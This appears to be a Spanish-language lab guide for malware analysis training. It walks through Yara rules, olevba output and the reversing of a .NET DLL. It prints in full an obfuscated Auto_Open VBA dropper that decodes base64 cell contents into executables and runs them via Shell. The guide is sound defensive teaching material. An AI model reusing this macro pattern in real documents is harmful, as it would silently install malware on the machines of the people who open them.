Práctica 2.1 – Identificación de Malwares con Yara

C. Escriba reglas globales para detectar ransomwares (2/2)

– Pruebe las reglas globales

```
root@kali:~/yara# yara rules/ransomware.yar wannacry.exe
rules/ransomware.yar(7): warning: $btc_address_format in rule Ransomware is slow
ing down scanning
Ransomware wannacry.exe
root@kali:~/yara# █
```

Práctica 2.1 completa.

> Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> **Lista de ejercicios prácticos.**

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- **Práctica 2.2 – Análisis estático básico**
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 2.2 – Análisis estático básico

> Su objetivo es entender los métodos
del análisis estético básico.

Práctica 2.2 – Análisis estático básico

> Objetivos

- Realizar los primeros pasos de un análisis estático de malware

> Antes de empezar la práctica

- Conéctese a su **MALWARE_ANALYSIS_WKS**: (auto inicio de sesión)
- Herramientas:
 - olevba**
 - CFF explorer**
 - iSpy**
 - python**



Propiedad de Thales Group

Práctica 2.2 – Análisis estático básico

> Guía

A. Macro malicioso VBA

- Contexto
- Analizar el macro con olevba
- Confirmar su análisis en la ejecución de la macro
- Recupere los archivos lanzados por la macro con un lenguaje de programación (python)

B. .Net reverse


- Analice el archivo office.dll con CFF explorer
- Analice el archivo office.dll con ILSpy
- Aprenda el algoritmo de cifrado y descifre con un lenguaje de programación (python)

Práctica 2.2 – Análisis estático básico

> Paso a Paso

A. Macro malicioso VBA (1/12)

– Contexto



Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (2/12)

- Analizar el macro con olevba

C:\Users\cyber>cd Desktop\Static_1

C:\Users\cyber\Desktop\Static_1>olevba VBA.xlsxm

```
olevba 0.55.1 on Python 3.7.2 - http://decalage.info/python/oletools
=====
FILE: VBA.xlsxm
Type: OpenXML
Error: [Errno 2] No such file or directory: 'xl/vbaProject.bin'.
```

```
VBA MACRO Module1.bas
in file: xl/vbaProject.bin - OLE stream: 'VBA/Module1'

'VBA code protection using: www.excel-pratique.com/en/vba_tricks/vba-obfuscator.php
Function tade34d84f20fa55ab2e835b99745faad(ByVal q42272045b6e63ef1f0acf11318625bad)
Const tb1bed3859559f8584b2237062dfffa22 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
Dim dataLength, sOut, groupBegin
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbCrLf, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbTab, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, " ", "")
dataLength = Len(q42272045b6e63ef1f0acf11318625bad)
If dataLength Mod 4 <> 0 Then
    Err.Raise 1, "bad decode", "Bad string."
    Exit Function
End If
For groupBegin = 1 To dataLength Step 4
    Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
    numDataBytes = 3
    nGroup = 0
    For CharCounter = 0 To 3
        thisChar = Mid(q42272045b6e63ef1f0acf11318625bad, groupBegin + CharCounter, 1)
        If thisChar = "=" Then
```

1

2

Propiedad de

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (3/12)

– Analizar el macro con olevba

```
'VBA code protection using: www.excel-pratique.com/en/vba-tricks/vba-obfuscator.php
Function tade34d84f20fa5ab2e835b99745faad(ByVal q42272045b6e63ef1f0acf11318625bad)
Const tb1bed3859559f8584b2237062dfffa22 = "ABCDEF0H12KLIM0PQRSTUVWXYZabcdEfghiJklmnoPqr
Dim dataLength, sOut, groupBegin
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbCrLf, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbTab, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, " ", "")
dataLength = Len(q42272045b6e63ef1f0acf11318625bad)
If dataLength Mod 4 <> 0 Then
Err.Raise 1, "bad decode", "Bad string."
Exit Function
End If
For groupBegin = 1 To dataLength Step 4
Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
numDataBytes = 3
nGroup = 0
For CharCounter = 0 To 3
thisChar = Mid(q42272045b6e63ef1f0acf11318625bad, groupBegin + CharCounter, 1)
If thisChar = "=" Then
numDataBytes = numDataBytes - 1
thisData = 0
Else
thisData = InStr(1, tb1bed3859559f8584b2237062dfffa22, thisChar, vbBinaryCompare) - 1
```

```
Shell zf3833a9de0a5dfac2c57f1b96bb53efe & "VBA.exe"
End Sub
```

```
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'

(empty macro)
```

```
VBA MACRO Feuill1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Feuill1'

(empty macro)
```

Type	Keyword	Description
Suspicious	Auto_Open	Runs when the Excel Workbook is opened
Suspicious	Open	May open a file
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	exec	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	Office.dll	Executable file name
IOC	Office.exe	Executable file name

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (4/12)

– Analizar el macro con olevba

```
Sub Auto_Open()
Dim wshShell As Object
Dim fso As Object
Dim exec As String
Dim b6caf38c6952af16502fba52e9cdf4f56 As String
Dim Drop As String
Dim fileNo As Integer
Dim zf3833a9de0a5dfac2c57f1b96bb53efe As String
Drop = Range("F4").Value & Range("N77").Value & Range("C380").Value
Set wshShell = CreateObject("WScript.Shell")
zf3833a9de0a5dfac2c57f1b96bb53efe = wshShell.SpecialFolders("Desktop") + "\Office"
With CreateObject("Scripting.FileSystemObject")
If Not _FolderExists(zf3833a9de0a5dfac2c57f1b96bb53efe) Then CreateFolder zf3833a9de0a5dfac2c57f1b96bb53efe
End With
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.dll" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("F4").Value)
Close #3
Debug.Print "FINISH!"
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.exe" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("N77").Value & Range("N78").Value & Range("N79").Value & Range("N80").Value & Range("N81").Value & Range("N82").Value & Range("N83").Value)
Close #3
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.runtimeconfig.json" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("C380"))
Close #3

Shell zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.exe"
End Sub
```

1

2

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (5/12)

- Analizar el macro con olevba

```
Openzf383a9de0a5dfac2c57f1b96bb53efe & "\Office.dll" For Output As #3
Pri#3, tade34d84f20fa55ab2e835b99745faad(Range("F4").Value)
Close #3
Debug.Print "FINISH!"
Openzf383a9de0a5dfac2c57f1b96bb53efe & "\Office.exe" For Output As #3
Pri#3, tade34d84f20fa55ab2e835b99745faad(Range("N77").Value & Range("N78").Value & Range("N79").Value & Range("N80").Value
& Range("N81").Value & Range("N82").Value & Range("N83").Value)
Close #3
Openzf383a9de0a5dfac2c57f1b96bb53efe & "\Office.runtimeconfig.json" For Output As #3
Pri#3, tade34d84f20fa55ab2e835b99745faad(Range("C380"))
Close #3
Shell zf383a9de0a5dfac2c57f1b96bb53efe & "\Office.exe"
End Sub
```

The diagram illustrates four numbered callouts (1, 2, 3, 4) pointing to specific lines of VBA code:

- Callout 1 points to the first `Open` statement: `Openzf383a9de0a5dfac2c57f1b96bb53efe & "\Office.dll" For Output As #3`
- Callout 2 points to the second `Open` statement: `Openzf383a9de0a5dfac2c57f1b96bb53efe & "\Office.exe" For Output As #3`
- Callout 3 points to the third `Open` statement: `Openzf383a9de0a5dfac2c57f1b96bb53efe & "\Office.runtimeconfig.json" For Output As #3`
- Callout 4 points to the `Shell` statement: `Shell zf383a9de0a5dfac2c57f1b96bb53efe & "\Office.exe"`

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (6/12)

– Analizar el macro con olevba

```
Function tade34d84f20fa55ab2e835b99745faad(BvVal_a42272045b6e63ef1f0acf11318625bad)
Const tb1bed3859559f8584b2237062dfffa22 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
Dim dataLength, sOut, groupBegin
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbCrLf, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbTab, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, " ", "")
dataLength = Len(q42272045b6e63ef1f0acf11318625bad)
If dataLength Mod 4 <> 0 Then
    Err.Raise 1, "bad decode", "Bad string."
Exit Function
End If
For groupBegin = 1 To dataLength Step 4
    Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
    numDataBytes = 3
    nGroup = 0
    For CharCounter = 0 To 3
        thisChar = Mid(q42272045b6e63ef1f0acf11318625bad, groupBegin + CharCounter, 1)
        If thisChar = "=" Then
            numDataBytes = numDataBytes - 1
            thisData = 0
        Else
            thisData = InStr(1, tb1bed3859559f8584b2237062dfffa22, thisChar, vbBinaryCompare) - 1
        End If
        If thisData = -1 Then
            Err.Raise 2, "Bad decode", "Bad character In string."
        Exit Function
    End If
End If
```

1

2

3

3

3

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (7/12)

– Analizar el macro con olevba

```
Else
    thisData = InStr(1, tb1bed3859559f8584b2237062dfffa22, thisChar, vbBinaryCompare) - 1
End If
If thisData = -1 Then
    Err.Raise 2, "Bad decode", "Bad character In string."
    Exit Function
End If
nGroup = 64 * nGroup + thisData
Next
nGroup = Hex(nGroup)
nGroup = String(6 - Len(nGroup), "0") & nGroup
pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2))) + _
Chr(CByte("&H" & Mid(nGroup, 3, 2))) + _
Chr(CByte("&H" & Mid(nGroup, 5, 2)))
sOut = sOut & Left(pOut, numDataBytes)
Next
tade34d84f20fa55ab2e835b99745faad = sOut
End Function
```


1

2

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (8/12)


- Confirmar su análisis en la ejecución de la macro



Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (9/12)

- Confirmar su análisis en la ejecución de la macro



VBA.xlsm - LibreOffice Calc

File Edit View Insert Format Styles Sheet Data Tools Window Help

Calibri 11 B I U A

C380

A	B	C	D	E	F	G	H	I	J	K	L
376											
377											
378											
379											
380											
381											
382											

1 ew0KICAcnVudGltZU9wdGlvb... Range("C380")

```
Open zf3833a9de0a5dfac2c57f1b96bb53ef... & "\Office.runtimeconfig.json" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("C380"))
Close #3
```

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (10/12)

- Recupere los archivos lanzados por la macro con un lenguaje de programación (python)


```
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.dll" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("F4").Value)
Close #3
```

The screenshot shows a LibreOffice Calc spreadsheet window titled "VBA.xlsm - LibreOffice Calc". The menu bar includes File, Edit, View, Insert, Format, Styles, Sheet, Data, Tools, Window, and Help. The toolbar below has icons for file operations, printing, and various cell formats. The formula bar shows the cell address F4 and the formula =TVqQAAMAAAAEAAAA//. The main spreadsheet area shows columns E through L. Row 3 contains the value 3 in column E. Row 4 contains the value 4 in column E and the formula =TVqQAAMAAAAEAAAA// in column F. Row 5 is empty. A red box highlights the formula in cell F4. A purple circle with the number 1 points to the highlighted formula in the code. A purple circle with the number 2 points to the formula in cell F4.

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (11/12)

- Recupere los archivos lanzados por la macro con un lenguaje de programación (python)



Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (12/12)

- Recupere los archivos lanzados por la macro con un lenguaje de programación (python)

1

```
C:\Users\cyber\Desktop\Static_1>python
Python 3.7.2 (tags/v3.7.2:9a3ffc0492, Dec 23 2018, 23:09:28) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> b64 = open('b1.txt', 'r').read()
>>> output = open('office.dll', 'wb')
>>> output.write(base64.b64decode(b64))
9728
>>> output.close()
>>> quit()
```

2

```
C:\Users\cyber\Desktop\Static_1>dir
Volume in drive C has no label.
Volume Serial Number is E604-FCBE

Directory of C:\Users\cyber\Desktop\Static_1

01/17/2020  03:13 PM    <DIR>      .
01/17/2020  03:13 PM    <DIR>      ..
01/17/2020  03:11 PM            12,974 b1.txt
12/19/2019  05:30 PM            48 flag.txt.encrypted
01/17/2020  03:14 PM            9,728 office.dll
12/19/2019  04:45 PM           185,229 VBA.xlsm
                           4 File(s)       207,979 bytes
                           2 Dir(s)     735,064,064 bytes free
```

Práctica 2.2 – Análisis estático básico

B. .Net reverse (1/8)

– Analice el archivo office.dll con CFF explorer

The screenshot shows the CFF Explorer VIII interface with the title bar "CFF Explorer VIII - [office.dll]". The left pane displays a tree view of the file structure under "File: office.dll", including sections like Dos Header, Nt Headers, File Header, Optional Header, Data Directories, Section Headers, Resource Directory, Debug Directory, and .NET Directory. The right pane contains two tables of properties. The top table, highlighted with a purple border, lists general file information:

Property	Value
File Name	C:\Users\cyber\Desktop\Static_1\office.dll
File Type	Portable Executable 64 .NET Assembly
File Info	No match found.
File Size	9.50 KB (9728 bytes)
PE Size	9.50 KB (9728 bytes)
Created	Friday 17 January 2020, 15.13.28
Modified	Friday 17 January 2020, 15.14.15
Accessed	Friday 17 January 2020, 15.13.28
MD5	DF8E85908BF4B96DD2AE39A7B15F39D9
SHA-1	CC4C0358159A08CEDC52C6B3A5A57DF3B35D6449


The bottom table lists .NET specific properties:

Property	Value
CompanyName	Thales Services
FileDescription	Office
FileVersion	1.0.0.0
InternalName	Office.dll
LegalCopyright	
OriginalFilename	Office.dll
ProductName	Office
ProductVersion	1.0.0

Práctica 2.2 – Análisis estático básico

B. .Net reverse (2/8)


– Analice el archivo office.dll con CFF explorer



Práctica 2.2 – Análisis estático básico

B. .Net reverse (3/8)

– Analice el archivo office.dll con ILSpy



Práctica 2.2 – Análisis estático básico

B. .Net reverse (4/8)

– Analice el archivo office.dll con ILSpy

The screenshot shows the ILSpy interface with three main sections highlighted by purple circles:

- 1**: Shows the assembly structure of `office (1.0.0.0)`. It lists various references such as `PresentationCore`, `PresentationFramework`, and `System.IO.FileSystem`, along with a `Resources` folder.
- 2**: Shows the `MalwareSample` project structure. It contains a `App` class with methods `InitializeComponent()` and `Main()`.
